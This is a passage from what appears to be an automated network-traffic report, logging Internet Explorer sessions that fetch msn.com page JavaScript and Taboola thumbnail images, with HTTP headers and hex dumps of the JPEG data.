2021-12-03 00:00:09 UTC	7	IN	Data Raw: 29 7b 7d 76 61 72 20 61 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 76 65 6e 74 28 22 43 75 73 74 6f 6d 45 76 65 6e 74 22 29 3b 61 2e 69 6e 69 74 43 75 73 74 6f 6d 45 76 65 6e 74 28 74 2c 6e 2e 62 75 62 62 6c 65 73 2c 6e 2e 63 61 6e 63 65 6c 61 62 6c 65 2c 6e 2e 64 65 74 61 69 6c 29 2c 77 69 6e 64 6f 77 2e 64 69 73 70 61 74 63 68 45 76 65 6e 74 28 61 29 7d 66 3d 7b 22 67 6c 6f 62 61 6c 22 3a 7b 22 64 69 67 65 73 74 22 3a 35 37 31 32 39 37 33 31 32 34 33 33 37 36 36 34 2c 22 62 75 6e 64 6c 65 73 22 3a 7b 22 35 37 31 32 39 37 33 31 32 34 33 33 37 36 36 34 22 3a 30 2e 35 7d 7d 7d 2c 77 69 6e 64 6f 77 2e 5f 5f 62 74 5f 69 6e 74 72 6e 6c 3d 7b 74 72 61 63 65 49 44 3a 77 2e 74 72 61 63 65 49 44 7d 3b 74 72 79 7b 21 66 75 6e 63 74 69 6f 6e 28 29 7b 72 28 Data Ascii:){}var a=document.createEvent("CustomEvent");a.initCustomEvent(t,n.bubbles,n.cancelable,n.detail), window.dispatchEvent(a)}f={"global":{"digest":5712973124337664,"bundles":{"5712973124337664":0.5}}},window.__bt_intrnl={traceID:w.traceID};try{!function(){r(
2021-12-03 00:00:09 UTC	8	IN	Data Raw: 61 62 6c 65 64 3d 22 74 72 75 65 22 3d 3d 6c 6f 63 61 6c 53 74 6f 72 61 67 65 2e 67 65 74 49 74 65 6d 28 22 66 6f 72 63 65 43 6f 6e 74 65 6e 74 22 29 7c 7c 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 2c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 3d 22 74 72 75 65 22 3d 3d 6c 6f 63 61 6c 53 74 6f 72 61 67 65 2e 67 65 74 49 74 65 6d 28 22 66 6f 72 63 65 4d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 22 29 7c 7c 70 2e 6d 6f 62 69 6c 65 43 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 29 2c 70 2e 77 65 62 73 69 74 65 49 44 26 26 70 2e 63 6f 6e 74 65 6e 74 45 6e 61 62 6c 65 64 26 26 28 21 28 6e 3d 2f 28 61 6e 64 72 6f 69 64 7c 62 62 5c 64 2b 7c 6d 65 65 67 6f 29 2e 2b 6d 6f 62 69 6c 65 7c 61 76 61 6e 74 67 6f 7c 62 61 64 61 5c 2f 7c 62 6c 61 63 6b Data Ascii: abled="true"==localStorage.getItem("forceContent")||p.contentEnabled,p.mobileContentEnabled="true"==localStorage.getItem("forceMobileContent")||p.mobileContentEnabled),p.websiteID&&p.contentEnabled&&(!(n=/(android|bb\d+|meego).+mobile|avantgo|bada\/|black
2021-12-03 00:00:09 UTC	9	IN	Data Raw: 6f 29 7c 6d 63 28 30 31 7c 32 31 7c 63 61 29 7c 6d 5c 2d 63 72 7c 6d 65 28 72 63 7c 72 69 29 7c 6d 69 28 6f 38 7c 6f 61 7c 74 73 29 7c 6d 6d 65 66 7c 6d 6f 28 30 31 7c 30 32 7c 62 69 7c 64 65 7c 64 6f 7c 74 28 5c 2d 7c 20 7c 6f 7c 76 29 7c 7a 7a 29 7c 6d 74 28 35 30 7c 70 31 7c 76 20 29 7c 6d 77 62 70 7c 6d 79 77 61 7c 6e 31 30 5b 30 2d 32 5d 7c 6e 32 30 5b 32 2d 33 5d 7c 6e 33 30 28 30 7c 32 29 7c 6e 35 30 28 30 7c 32 7c 35 29 7c 6e 37 28 30 28 30 7c 31 29 7c 31 30 29 7c 6e 65 28 28 63 7c 6d 29 5c 2d 7c 6f 6e 7c 74 66 7c 77 66 7c 77 67 7c 77 74 29 7c 6e 6f 6b 28 36 7c 69 29 7c 6e 7a 70 68 7c 6f 32 69 6d 7c 6f 70 28 74 69 7c 77 76 29 7c 6f 72 61 6e 7c 6f 77 67 31 7c 70 38 30 30 7c 70 61 6e 28 61 7c 64 7c 74 29 7c 70 64 78 67 7c 70 67 28 31 33 7c 5c 2d 28 Data Ascii: o)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v)|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-(
2021-12-03 00:00:09 UTC	11	IN	Data Raw: 49 6e 69 74 22 2c 70 61 79 6c 6f 61 64 3a 7b 64 65 74 61 69 6c 3a 21 31 7d 7d 29 7d 63 61 74 63 68 28 65 29 7b 7d 72 65 74 75 72 6e 5b 32 5d 7d 7d 29 7d 29 7d 28 29 7d 63 61 74 63 68 28 65 29 7b 7d 7d 28 29 3b 0a Data Ascii: Init",payload:{detail:!1}})}catch(e){}return[2]}}}}()}catch(e){}}();

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49826	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:00:14 UTC	11	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fe422867e373581902d24ef95be7d4e1b.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:00:14 UTC	12	IN	HTTP/1.1 200 OK Connection: close Content-Length: 7445 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 599099009006071175859868410664599403265,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "c4b9684545b9781f5f19a99ecd6a95b5" expiration: expiry-date="Thu, 02 Dec 2021 00:00:00 GMT", rule-id="delete fetch for taboola after 30 days" last-modified: Mon, 01 Nov 2021 03:34:18 GMT timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 100 x-ratelimit-reset: 1 x-envoy-upstream-service-time: 68 X-backend-name: LA_DIR:3FP7YNX3LMizprTZsG7BSW--F_LA_nlb204 Via: 1.1 varnish, 1.1 varnish Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Fri, 03 Dec 2021 00:00:14 GMT Age: 2003465 X-Served-By: cache-bwi5080-BWI, cache-dca17766-DCA, cache-mxp6925-MXP X-Cache: HIT, HIT, HIT X-Cache-Hits: 1, 1, 2 X-Timer: S1638489615.849914,VS0,VE0 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fe422867e373581902d24ef95be7d4e1b.jpg X-vcl-time-ms: 0
2021-12-03 00:00:14 UTC	13	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 07 07 07 07 07 07 08 09 09 08 0b 0c 0b 0c 0b 10 0f 0e 0e 0f 10 19 12 13 12 13 12 19 25 17 1b 17 17 1b 17 25 21 28 21 1e 21 28 21 3b 2f 29 29 2f 3b 45 3a 37 3a 45 53 4a 4a 53 69 63 69 89 89 b8 01 07 07 07 07 07 07 08 09 09 08 0b 0c 0b 0c 0b 10 0f 0e 0e 0f 10 19 12 13 12 13 12 19 25 17 1b 17 17 1b 17 25 21 28 21 1e 21 28 21 3b 2f 29 29 2f 3b 45 3a 37 3a 45 53 4a 4a 53 69 63 69 89 89 b8 ff c2 00 11 08 01 37 00 cf 03 01 22 00 02 11 01 03 11 01 ff c4 00 34 00 00 02 02 03 01 01 00 00 00 00 00 00 00 00 00 00 00 04 05 03 06 00 02 07 01 08 01 00 02 03 01 01 00 00 00 00 00 00 00 00 00 00 02 03 00 01 04 05 06 ff da 00 0c 03 01 00 02 10 03 10 00 00 00 da 28 1b a3 7b 50 85 d9 c9 ac b3 3e 11 23 Data Ascii: JFIF%%!(!!(!;/))/;E:7:ESJJSici%%!(!!(!;/))/;E:7:ESJJSici7"4({P>#
2021-12-03 00:00:14 UTC	15	IN	Data Raw: 52 c9 c8 58 ec 00 76 b6 37 ae 4e d0 91 da 65 48 cd 94 cb 75 a6 92 66 d3 cd 80 34 d6 4c 1b 8b 49 b4 a8 18 c6 0c b6 f1 cc cc 7b 15 d5 73 04 d8 19 98 a7 10 46 65 59 3b 66 1a 06 1f 30 f3 e7 99 92 ac fd 2b 32 37 66 79 85 64 cd 99 79 75 f3 31 77 1f 99 95 71 0f 99 57 ff c4 00 2d 10 00 02 02 02 02 02 01 02 06 02 02 03 00 00 00 00 01 02 00 03 04 11 05 21 12 31 13 06 22 10 14 23 41 51 61 15 32 33 52 16 42 71 ff da 00 08 01 01 00 01 09 00 c3 b6 c1 8e 16 5b 93 7e 33 0b 41 ce 15 72 9c 5a da 8d 88 ef 9d 88 b5 5c d9 58 56 57 c8 35 20 25 a2 8b 85 56 a6 07 e5 b2 31 f2 ab b4 e4 62 59 86 e4 23 d0 8e fd 79 d3 4e 45 39 68 ce 39 60 f7 e4 16 64 a5 2d af f4 b4 15 6b 67 0c 06 47 cb 50 5b 19 17 cd 87 81 b4 2d 88 ca 66 3f 95 36 0d cc 0b ac af 39 74 b7 d4 bf e4 5b 53 ea 1a 1d 4d 05 Data Ascii: RXv7NeHuf4LI{sFeY;f0+27fydyu1wqW-!1"#AQa23RBq[~3ArZ\XVW5 %V1bY#yNE9h9`d-kgGP[-f?69t[SM
2021-12-03 00:00:14 UTC	16	IN	Data Raw: eb 13 01 db 5d 61 71 e5 75 b1 8d 8f e0 04 c7 1a 32 b0 35 00 1a 99 0b ad cb b4 77 2b bb c5 bc 4c 6a 81 4d 89 7a 11 d1 0e b2 f4 66 9c be 27 c9 4b 1d 14 20 95 98 ce 55 35 2b bb c4 99 61 d4 b6 dd 4b 6c 24 cb 3e f8 50 ea 5a ba f7 33 dc 85 20 4a f1 1a d6 f5 83 c4 ec 82 57 13 8c 44 03 aa f1 55 40 e9 6a 95 a6 a5 63 f0 c8 99 3a 12 c3 dc c2 b7 e4 af c0 9c ba 63 2b 6c cb 41 20 cc ba 7c 92 72 18 ff 00 0e 4b 1d 0d 28 81 a5 d6 ea 58 c5 8c 35 b3 4f 85 42 f7 2d d0 99 06 0c 27 ca 6f 58 fc 48 af 5b 5a 71 d6 bf da b8 83 71 10 40 a2 79 6a 06 32 e7 1a 33 29 c8 dc 36 e8 f7 28 c9 f8 ad 53 b6 6f 96 bd 89 7a 78 ee 30 50 25 ab b0 77 39 ca 74 a4 e8 bc 43 2e 3e 46 05 d4 d8 96 3c b9 a6 5d ca be cf 05 4d 16 51 e5 ab 30 c7 b0 0e 39 07 d2 af 8c 56 02 25 91 ac d0 ea 23 96 3d c1 af 19 7b Data Ascii:]aqu25w+LjMzf'K U5+aKl$>PZ3 JWDU@jc:c+lA |rK(X5OB-'oXH[Zqq@yj23)6(Sozx0P%w9tC.>F<]MQ09V%#={
2021-12-03 00:00:14 UTC	17	IN	Data Raw: 6e a3 9d 4b 5b dc e5 1c 59 c8 f2 33 85 17 e5 7d 17 45 18 d7 71 d4 f3 f5 72 34 b5 a2 19 c9 f0 d4 72 af 8a f7 b5 22 ac 75 54 aa bf a5 b1 0e 27 11 58 2a 82 6b 70 21 a9 b7 59 4c 90 4e 8c 16 03 09 f2 e8 0b 0a a7 fb b5 99 b8 69 d1 c9 bf 90 c1 20 8f cc 73 74 63 64 d6 6f c6 b0 b8 62 61 11 8c f6 67 a8 ed 1d a3 38 1b dc 2a d6 fc d9 8a 7e 8a c9 36 f1 b7 e2 34 03 f0 33 99 e3 b3 9b 36 dc ba 68 c9 c9 bf 0b 85 17 66 b6 25 2b 8f 45 34 aa d6 7a 83 d4 32 c0 23 1b 01 fb 6c be cc a2 00 39 0d 45 4c db 65 f8 ab 1f fa 32 0f e1 d0 7f d7 33 03 1b 24 69 ea cb e1 f2 e9 6f d2 96 e2 65 a7 fb 51 fe a7 b8 5a 3b cb 5e 59 f7 fd 9b ab 8e 1c 7d b9 15 93 c5 58 fc 66 7a 5c 92 8b aa cb a9 6d a8 c3 0a 8f 16 66 3c ff 00 38 bc 97 27 81 8b 8c d4 d9 e7 d8 35 9e bd 08 d2 c1 1e 32 f9 47 ab 5e a7 c6 Data Ascii: nK[Y3}Eqr4r"uT'X*kp!YLNi stcdobag8*~6436hf%+E4z2#l9ELe23$ioeQZ;^Y}Xfz\mf<8'52G^
2021-12-03 00:00:14 UTC	19	IN	Data Raw: 86 27 44 26 d3 3a 6c eb 24 29 fb 91 39 28 a6 4d db 6c 98 95 9d 4e b1 ad 7c 99 15 e9 a6 51 0b b2 6c 9e 38 e4 df 12 25 09 45 ed 09 98 bc e8 b4 e3 09 ff 00 c6 4b 23 9a 57 16 9f ca 63 24 24 67 57 4a b4 4e 2d 32 8c 58 bd 4d a3 22 17 24 15 ae 2c 83 51 54 95 7f 5a 2c 75 5b 25 8d 3e 19 3c 52 f8 34 8a 44 b1 c5 8f 1c 6f 82 29 25 49 19 a1 f2 87 a6 63 98 9d d7 87 25 21 8d 8e 47 c0 d0 91 38 dc 4c 91 f5 0a d3 14 b4 8b 3b a0 8e e1 d8 b4 69 94 76 8a 25 2a 32 c2 9d 8e 2d 16 5b 62 13 45 8d 90 76 2f 06 e8 96 5a 42 9f 73 a9 70 c7 1a 64 a1 47 05 bf 08 b2 4c c7 c0 86 c9 c9 a1 bf 04 db 86 cc 9c 22 5c f8 a3 ff c4 00 29 11 00 02 02 02 02 02 01 03 03 05 00 00 00 00 00 00 00 01 02 11 03 21 10 31 12 41 13 20 51 61 32 71 81 22 33 52 82 b1 ff da 00 08 01 02 01 01 3f 00 fb 34 c8 bb a6 Data Ascii: 'D&:l$)9(MlN|Ql8%EK#Wc$$gWJN-2XM"$,QTZ,u[%><R4Do)%Ic%!G8L;iv%*2-[bEv/ZBspdGL"\)!1A Qa2q"3R?4
2021-12-03 00:00:14 UTC	20	IN	Data Raw: f3 be 17 63 9a e0 ba dc 5b 27 9c f8 2f 75 fe 0f 6e c2 bb bf d9 94 59 c4 d6 60 7f 13 5e f1 42 8f db 41 87 39 06 35 ce bb dc 47 89 59 e0 5d ce 36 97 2a bc 37 0f 54 d7 6d 47 d2 7b 69 96 b8 34 39 af 25 d6 2d 6c 19 6a 63 68 b6 9b 5c ea ce e9 6c 11 af c4 a7 16 d2 78 eb 2c 2e a1 54 4c b5 cc 2f 02 e1 17 51 a9 6a 0e 71 bd bf 61 24 c9 76 f2 af 59 c1 bf 82 80 80 01 3c f3 4d ed 20 fc 22 5b 33 4d fb 39 bd a2 e7 07 07 06 34 5c 98 41 dc 4f 1b 5d c3 37 49 2d 63 6c 1a 08 b8 51 5e 89 63 a9 50 af 26 9b 5c 08 92 c3 fb 4b 80 85 4d ed 90 72 bd a1 c2 7f 29 cd 0e 2c 70 73 62 5a e6 38 3d ae 13 22 c4 2a b5 cb 01 9a b5 23 33 a4 cc 9c a0 04 0e 66 13 4e a5 37 e8 f6 68 41 6c e8 42 7d 43 43 fb 43 30 88 7e 04 b3 ff 00 39 e1 ed bd 37 7b 15 0e 69 82 3b 3b c7 e4 35 64 ac ee 1d ec 63 b3 e8 Data Ascii: c['/unY`^BA95GY]6*7TmG{i49%-ljch\lx,.TL/Qjqa$vY<M "[3M94\AO]7I-clQ^cP&\KMr),psbZ8="*#3fN7hAlB}CCC0~97{i;;5dc

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49824	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:00:14 UTC	11	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F3bd9b36026a1f8edf06da0121191e4b0.png HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive
2021-12-03 00:00:14 UTC	21	IN	HTTP/1.1 200 OK Connection: close Content-Length: 12983 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 449083859819649619268521232259418887779,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "11691d8e52e3a0e59db9784ab38e983f" expiration: expiry-date="Wed, 15 Dec 2021 00:00:00 GMT", rule-id="delete fetch for taboola after 30 days" last-modified: Sun, 14 Nov 2021 11:28:22 GMT timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 100 x-ratelimit-reset: 1 x-envoy-upstream-service-time: 97 X-backend-name: CH_DIR:3FP7YNX3LMizprTZsG7BSW--F_CH_nlb802 Via: 1.1 varnish, 1.1 varnish Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Fri, 03 Dec 2021 00:00:14 GMT Age: 1266816 X-Served-By: cache-dca17748-DCA, cache-dca12929-DCA, cache-mxp6976-MXP X-Cache: MISS, HIT, HIT X-Cache-Hits: 0, 1, 1 X-Timer: S1638489615.850210,VS0,VE1 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F3bd9b36026a1f8edf06da0121191e4b0.png X-vcl-time-ms: 1
2021-12-03 00:00:14 UTC	22	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 06 06 06 06 07 06 07 08 08 07 0a 0b 0a 0b 0a 0f 0e 0c 0c 0e 0f 16 10 11 10 11 10 16 22 15 19 15 15 19 15 22 1e 24 1e 1c 1e 24 1e 36 2a 26 26 2a 36 3e 34 32 34 3e 4c 44 44 4c 5f 5a 5f 7c 7c a7 01 06 06 06 06 07 06 07 08 08 07 0a 0b 0a 0b 0a 0f 0e 0c 0c 0e 0f 16 10 11 10 11 10 16 22 15 19 15 15 19 15 22 1e 24 1e 1c 1e 24 1e 36 2a 26 26 2a 36 3e 34 32 34 3e 4c 44 44 4c 5f 5a 5f 7c 7c a7 ff c2 00 11 08 01 37 00 cf 03 01 22 00 02 11 01 03 11 01 ff c4 00 35 00 00 02 02 03 01 01 00 00 00 00 00 00 00 00 00 00 04 05 03 06 00 02 07 01 08 01 00 02 03 01 01 01 00 00 00 00 00 00 00 00 00 00 02 03 01 04 05 00 06 07 ff da 00 0c 03 01 00 02 10 03 10 00 00 00 f9 a0 6b 6a 0a 7e 86 07 f3 de ba 80 03 Data Ascii: JFIF""$$6*&&*6>424>LDDL_Z_||""$$6*&&*6>424>LDDL_Z_||7"5kj~
2021-12-03 00:00:14 UTC	23	IN	Data Raw: 21 b0 0f 95 72 ce 61 51 55 44 d0 f3 f9 04 da dd a0 c7 ec ef 9c fe 98 c0 f3 8f ea a7 89 95 9d c6 b9 b2 8f a2 7d 0f a0 e1 03 11 2e cd 8f 13 3f 33 8e 8b 17 4a af 8b 5a f4 6f 9f d9 d6 d4 ef c5 f3 59 eb 69 74 af 79 b1 8b 7d c0 3a ad 30 15 79 e2 70 4f 7f 0b c9 36 16 c2 3c f2 4f 3b bb 7f d0 bf 3f 7d 39 e6 bc cd 4f 99 75 2f 94 20 4f fa d7 97 74 d5 1a de 21 99 a7 5b 98 e6 66 ef a3 f1 de 61 f4 15 ec c1 65 7a c1 98 ab 16 b0 33 16 da e8 79 8c 0f 33 32 40 42 33 07 a1 97 33 bb bc 77 dc cc 1c 0a 57 cd 19 87 3f 60 ba cc c2 cb ff c4 00 2f 10 00 02 02 02 02 01 04 01 05 00 02 01 05 01 00 00 01 02 03 04 00 05 11 12 21 06 13 22 31 14 07 15 23 32 41 10 51 61 20 24 25 33 42 52 ff da 00 08 01 01 00 01 09 00 15 a7 28 5c 44 41 ca d5 64 9c 90 a7 5f a5 99 9c 82 56 db 52 ac b5 e1 c4 Data Ascii: !raQUD}.?3JZoYity}:0ypO6<O;?}9Ou/ Ot![faez3y32@B33wW?`/!"1#2AQa $%3BR(\DAd_VR
2021-12-03 00:00:14 UTC	24	IN	Data Raw: 78 89 c9 e4 89 78 e7 91 8e 0e 32 9f 3e 59 7f ce 26 03 8f 02 40 00 c9 40 23 c6 58 5e 46 6c 2b 99 62 71 c5 84 24 72 48 00 2c a0 e3 37 9c 41 f2 c8 81 05 42 b6 b1 48 ea 00 5f 35 99 bb c8 a4 fb 2d 95 c7 3c 1c 41 df 17 a8 64 5c 1c 0f 38 8a 08 e7 95 f0 98 53 82 bc e3 1e 00 f0 ab c2 e4 8b da 3e 1b 1c f9 f3 8e 09 07 0a 9c 94 78 39 30 f3 93 8e 07 81 27 07 91 86 26 96 52 80 5d af f1 9c 71 2f 00 b3 61 07 9c 8e 22 78 c8 8a f0 a8 8b 4a 44 46 5e d8 79 b0 9d 42 4c a8 17 81 95 47 de 2a 10 30 2f 07 23 1e 49 ea a3 03 10 a4 0c 49 49 20 1c 96 4f e3 c5 7f 88 c9 49 24 01 87 8c 91 4f 19 c6 48 06 4e 01 23 8c 9b 9f 69 b2 51 f7 8c ec 2c ca 54 5a 02 68 ae 30 cb 24 06 60 07 8c 00 70 38 30 aa bb 2a 44 29 d6 91 44 6a b0 d6 4e 3a e3 af 20 65 65 03 8c 5c 41 e4 9e 03 30 61 c6 2f 20 83 83 Data Ascii: xx2>Y&@@#X^Fl+bq$rH,7ABH_5-<Ad\8S>x90'&R]q/a"xJDF^yBLG*0/#III OI$OHN#iQ,TZh0$`p80*D)DjN:ee\A0a/
2021-12-03 00:00:14 UTC	26	IN	Data Raw: 7b d1 5b 8a c5 da 03 24 53 43 27 b7 34 5d 0e 52 52 f6 23 19 19 7b 12 81 8b ff 00 78 3f cc 84 78 19 0c 69 20 f2 4c 4a 9f 6d 24 d1 c7 fd 43 4e ee 78 18 d6 a3 55 1c b5 db 46 56 51 cd 58 9b b7 66 08 02 f2 72 d2 09 06 23 9a d7 e2 e7 21 89 54 92 a2 68 11 eb 99 17 2a 19 23 06 36 69 97 9e 7c 59 2e 3f a1 b0 bc c3 ef 40 36 89 1c f0 a4 d1 bd 18 7a d4 41 d6 18 53 dd 8c 30 db fa 3e be da 13 5e 78 c7 e8 fe 88 03 db 67 a9 4f b6 61 0f 85 eb 9d cb 37 8c 57 1e 32 27 e0 64 53 05 61 c9 9a d8 e7 04 b2 db 72 b1 e5 84 fc 6a ae e0 c7 1b 38 1e 64 8b a9 53 95 93 fd c7 ae 02 0e 44 e8 3a b6 6d 63 24 a3 2e 55 b5 ee 3f b4 e6 26 0c 86 36 6e 8a 4f 9c 93 2d af fb 86 53 1c 81 d7 2d 40 b0 6c a3 8e 3c e9 d5 f8 19 46 08 7f 32 b8 71 2b bc fc 9c 0a 8a 3e b5 89 fc 2a 33 a7 07 8e 15 be 04 e4 72 Data Ascii: {[$SC'4]RR#{x?xi LJm$CNxUFVQXfr#!Th*#6i|Y.?@6zAS0>^xgOa7W2'dSarj8dSD:mc$.U?&6nO-S-@l<F2q+>*3r

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:00:14 UTC	27	IN	Data Raw: 28 7d 3b 45 35 b5 ab c7 d6 cd 81 de d5 99 96 39 e0 b4 c1 ae 53 f5 ff 00 ab 53 d3 1a a8 eb d1 60 40 fb 0e 14 e6 87 75 1d 08 9a bd 93 ac ba 6c 56 31 93 1c 8a 48 e8 63 90 96 27 10 2f 1c e2 85 61 81 7a 93 c6 73 d9 0f 84 8e c7 0d c8 91 82 b8 05 1f b3 12 17 07 9e 3c 14 3c 70 44 a5 56 22 d9 3c 92 3a f5 40 86 38 63 4a d1 2f ac 3d 4e f2 49 2e b6 8c 8c a1 38 51 8e 08 04 e7 a3 75 02 86 a7 57 0b 2b 05 80 8e 73 60 b2 fb f5 61 2b 76 fe ae 95 09 b6 36 d3 69 b5 b9 bd da da d9 5b 27 fc c5 3f 43 1a 3e e1 89 1a 6f 52 dc a3 2d 78 e5 78 76 50 dc 4f 7a 26 af 3a bf d6 45 20 70 00 c1 f1 1f 4c dd 47 65 68 55 98 a8 18 91 0f 1f 09 a2 72 39 ec e1 c4 87 13 90 4b 1c 9e 72 8c 99 7a d0 48 58 f3 43 b7 99 b3 d6 3e aa 15 21 7d 4e b6 58 a3 11 23 1c 27 34 5a e3 b3 de 6a 68 01 aa 89 5f 74 54 Data Ascii: {};E59SS`@ulV1Hc'/azs<<pDV"<:@8cJ/=NI.8QuW+s`a+v6i['?C>oR-xxvPOz&:E pLGehUr9KrzHXC>!}NX# ‘4Zjh_tT
2021-12-03 00:00:14 UTC	29	IN	Data Raw: 47 6e 24 8c ef 30 56 7e 38 ce a5 be e5 33 9c 45 5d 6c c2 8a 3b 4c 26 23 60 91 88 34 22 a8 7c ea 35 03 ca 79 6c 3a 8c ca c9 c6 9b 9c 76 97 6e a9 70 53 3b 0a b0 3e 46 a5 b0 c2 03 29 91 98 c0 95 d1 dc 2c 46 39 98 1b 99 20 ca 7f 71 cc 04 11 a8 1b 8b 1c 45 7c 8d c3 b1 2e 5d 45 27 cf 61 b9 70 e1 da ad 57 fe 59 63 3f ac ac 83 08 cc a2 50 5f f1 af c4 46 21 b1 3c fd 01 01 e5 1f cc 4d a9 82 e5 95 87 21 f3 16 ea 8a af a7 fd 4a 57 0a ef 8c 1d c4 3c 5b 10 90 04 bf a9 8a 35 7f f2 65 e3 94 b7 a8 47 5c 60 7e e0 c0 1e a3 2d 4e 51 7e 21 1f e5 31 a9 90 d9 1b 82 f1 16 a1 46 05 4f e6 2d c5 27 fe 62 3d 22 dd 30 65 1a 25 46 1c 44 54 53 90 21 70 65 4a f8 59 7c e4 5a bb 1e f3 c4 ae 1b 8a 22 8c e4 c0 be 90 5f b9 32 ce a8 28 b1 f4 ca 62 ca b6 d4 ae 14 ab 0c 37 63 2a 59 57 a5 96 c0 Data Ascii: Gn$0V~83E]l;L&#`4"|5yl:vnpS;>F),F9 qE\.]E'apWYc?P_F!<M!JW<[5eG\`~-NQ~!1FO-'b="0e%FDTS!pe JY|Z"_2(b7c*YW
2021-12-03 00:00:14 UTC	30	IN	Data Raw: 4c 9d dd 56 3c 5e ca 07 f7 3b 99 59 dd c0 1c 9a 13 a8 6f f0 ff 00 0e 5c 6b fe a3 0e 47 c9 e4 c7 28 8b 64 6a ea 76 83 c1 85 4c c9 84 34 38 61 c3 f9 8b 80 b1 a1 b9 83 a6 5c 7f 51 db 42 60 13 ac 54 3d 7f 50 ce 6a aa bf b4 f0 9c 27 2f 55 dc 7e c4 df f3 3c 4b a9 f5 f3 e5 23 6a ba 13 a4 ca ff 00 52 de b6 2a 26 35 5b af 7e 6e 0d d8 30 80 41 fd c0 01 bb 11 b0 a5 c0 8a a7 50 f9 09 e2 80 03 99 80 d9 a9 d0 31 c7 e1 79 f2 2f dd 67 7f a1 17 86 9f ff c4 00 3b 10 00 02 01 03 02 05 02 04 04 05 02 05 05 00 00 00 01 02 11 00 03 21 12 31 04 22 41 51 61 10 71 13 20 32 81 23 42 52 91 05 14 a1 b1 c1 43 62 24 30 33 72 d1 53 82 92 a2 e1 ff da 00 08 01 01 00 0a 3f 00 62 bd fd 00 03 a9 a5 0a a7 9e e1 da 3b 0a 16 81 10 20 43 b0 6f 6e 86 88 4e ae dc a2 9c 80 c2 50 64 0a 01 9c 6a 19 Data Ascii: LV<^;Yo\kG(djvL48a\QB`T=Pj'/U~<K#jR*&5[~n0AP1y/g;!1"AQaq 2#BRCb$03rS?b; ConNPdj
